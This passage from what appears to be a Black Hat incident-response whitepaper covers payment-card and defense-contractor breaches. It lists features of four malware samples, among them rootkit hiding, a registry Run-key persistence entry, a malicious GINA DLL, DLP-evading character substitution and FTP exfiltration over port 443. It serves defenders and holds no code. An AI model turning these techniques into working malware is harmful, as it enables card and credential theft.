This company found away to reach below the bottom of the barrel in the rank of hosting providers. When we visited this environment, it was in a barn in the middle of nowhere. Not only were all the cardinal rules around data center security ignored, they broke one we never knew existed (or needed to exist): live animals living among the servers. This "data center" was also home to about 20 farm cats and likely other animals (rodents) that we didn't want to see. This investigation also later expanded to retail locations in shopping malls which was also managed by the VoIP provider's payment application support company.

6.3.4 Anatomy of the Attack

The attackers gained access to the hosted web server via *radmin* (and weak passwords), a remote administration utility used by payment application support company for remote troubleshooting of POS systems at their clients. Upon network reconnaissance, the attackers didn't see any stored plaintext cardholder data in the database. The attackers then turned to the attack against data traversing the network, which contained unencrypted data. The support company had a file on the system with information (IP's, modem phone number, and credentials) of many other merchants they supported. Through this information they gained access to the retailed locations where more valuable card present transactions and installed the malware to steal cardholder data from the network as well.

6.3.5 Aftermath

Within a span of two weeks, several VoIP forums had threads about fraudulent credit card activity after signing up with this VoIP Company. The owner hired us to see if the problem was at their end. We discovered around 10,000 unique card numbers in the attacker output files on the systems. The alert about the breach was sent to all affected customers. The payment application support company was also identified as major contributor to not only the breach at the VoIP provider, but several other clients of the support company as well.

6.4 Victim D: US Defense Contractor

6.4.1 About the Organization

There is likely 10s of thousands of companies in the United States that provide services to the US Military. This company doesn't manufacture bombs, missiles, or tanks, but they do provide a service in the form of data processing and analytics.

6.4.2 Their Challenges

This organization runs a tight ship. Since they have sensitive data in their possession and government compliance requirements to adhere to, they haven't spared any expense in the information security area. Their only challenge is their marketing department likes to brag and has setup a static website complete with the unclassified information about all the great contracts they have with the US Government. Such information also includes photos, bios, and even email addresses of their top executives. Also, on this site is a video of the CEO talking about the company and an annual report that begins with a letter from the CEO to their investors.

6.4.3 Their Environment

Nothing to see here. ☺

6.4.4 Anatomy of the Attack

One morning many of their top level executives receive an email from the CEO of the company. The title of the email is "Important Announcement: Merger Details". The contents of the email was a short, but well written email in the style of the CEO and signed using the same email signature used by the CEO. The message urged the recipient to read the attached Adobe PDF file for further details. Unfortunately, once the PDF document is opened, a Trojan dropper runs on the system and adds malware to registry so that it would start on system bootup. The malware is then executed which opens up a reverse shell for the attackers to connect to.

6.4.5 Aftermath

Fortunately for the target organization, this issue was reported rather quickly. The email was only sent to 4 people within the company and all of them were out of the office when the event took place. Three of them attempted to read the PDF using their Blackberry or iPhone. The fourth that was on his way to meet the CEO at a conference, noticed that the contents of the attachment was blank and called the CEO to ask what the email was about. When the CEO denied sending the email, the incident was reported to the CISO and an investigation began. Coincidently this attack took place during the same week as the "Aurora"-style attacks that where originally report as both a Microsoft and Adobe 0day, but then faded into just a Microsoft IE 6 issue.

7 The Freakshow

During our presentation at Black Hat USA, we will perform a LIVE demo of each sample.

In the event that you missed the demos, here are the features shown for each malware sample:

7.1 Sample A – Memory Dumper Rootkit (Capt. Brain Drain)

1. Installs malware as a rootkit to stay hidden from process list.
2. Monitors Write Functions in Memory to look for track data
3. Checks all running processes in kernel for track data
4. It operates in ring0 as a part of kernel
5. There are no memory dumps stored on system. Malware parses out data on the go.
6. Output is dumped to a file with "HIDDEN" and "SYSTEM" file attributes to avoid being seen in Windows Explorer
7. Data is stored at "\SystemRoot\715219c8b97e6ab3972c8ff73348b4c1" and then dumped to a daily file with same "HIDDEN" and "SYSTEM" file attributes.
8. Character substitution in output file to defeat DLP and credit card scanners. Track 1 data's "^" character is replaced with "%" and Track 2 data's "=" character is replaced with "$"
9. At set time daily, malware archives data and flushes the data from output file to avoid duplication of stolen data
10. The malware components like loader.exe are not seen after installation in any of System Analysis Tools like Microsoft's Process Explorer.

7.2 Sample B – Windows Credentials Stealer (Don't call me Gina)

1. Loads with Winlogon.exe process

2. Registry addition of one "String Value" is all that is needed to infection. The string value contains the path of the malicious Gina DLL.
3. The registry setting could be installed via simple "regedit /s" command and a *.reg file. No need of any external executable.
4. Changes Windows Authentication screen to a "Domain login" screen. Malware is most interested in Domain credentials so that all accessible systems can be targeted.
5. Stores stolen credentials in ASCII file on system in a file called "usersdat.txt"
6. Only stores successful logins and ignores the unsuccessful ones
7. Attempts exporting logins via SMTP to an email address. It uses an external DNS name for mail server

7.3 Sample C – Sniffer Rootkit (Clandestine Transit Authority)

1. PE Executable has components of malware embedded inside it - Ngrep, RAR tool and Config file
2. The main executable file is added to registry: "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" to maintan persistency. The name of the entry is "IP Helper" which doesn't raise flags.
3. Ngrep is renamed "win32.exe", Rar file is not extracted until certain time of the day preconfigured in the malware while the config file is extracted and contains key info about the hack.
4. Uses rootkit "HIDER.SYS" to hide malware from Task Manager and other common system analysis tool
5. Ngrep options configured in the malware contain Track Data regular expression.
6. Malware sniffs all traffic and stores packets that contain track data in a temporary output file in %Windir%.
7. At the end of the day, it RARs and password protects the temporary output file and creates new file for next day.

8. The RAR password is given in the configuration file.
9. Inv.bat file is created on the go to conduct the file transfer activity.
10. Exports compressed and password protected data to an external FTP server.

7.4 Sample D– PDF Malware (Dwight's Duper)

1. The attack is customized for victims with enticing email
2. Malware attached in email looks like a normal PDF file
3. PDF contains shell code which executes upon PDF launch
4. Shell code calls a batch file which does the following:
    - Steals all *.docx, xlsx, pptx and txt files from user's My Documents folder.
    - Runs several password recovery tools to gain confidential information
    - Steals all cookies to track the web activity of the victim
5. Stolen files are compressed and password protected. Those files are stored in user's temporary folder.
6. The data is sent to FTP over TCP port 443. This is because only port 80 and 443 are allowed in most locked down environments.
7. The malware self-destructs itself and its traces.

8 Conclusions

As depicted by this whitepaper, you can see that malware writers are not settling. We keep seeing modifications to the samples in our investigations. One size fits all is not the mantra of the attackers today hence there is a close attention paid to the customization of malware for the big rewards.

The malware writers are also considering persistency, as "smash and grab" is not the norm any more. They don't mind slow progress as long as its low risk and steady. The anti-forensics features are also being built in to the malware: MAC times are modified; random events configured and even obfuscation of output to avoid detection.

Automation is another area where close attention is paid. Since the data is captured in transit, there is no point logging into systems and coming back regularly and risk detection, hence automation of data aggregation and exfiltration are one of the important features of the malware today.

Such high customization and rich features in the malware yield high rewards, even higher than the smash and grab days. The data stolen from "transit" is slow but its relevant data e.g. in credit card magnetic stripe data heists, the smash and grab way would have some expired cards and the attacker would need to take additional steps to clean the data but with data stolen in transit, its assured that the card numbers are valid and current as they were used legitimately at a merchant very recently.

As the battle between the data custodians and the attackers fighting for access rages on, we are confident that we will see continual developments and innovation in this area. As a security community, we must be as innovative or the attackers will always win when they point their sights on a new target.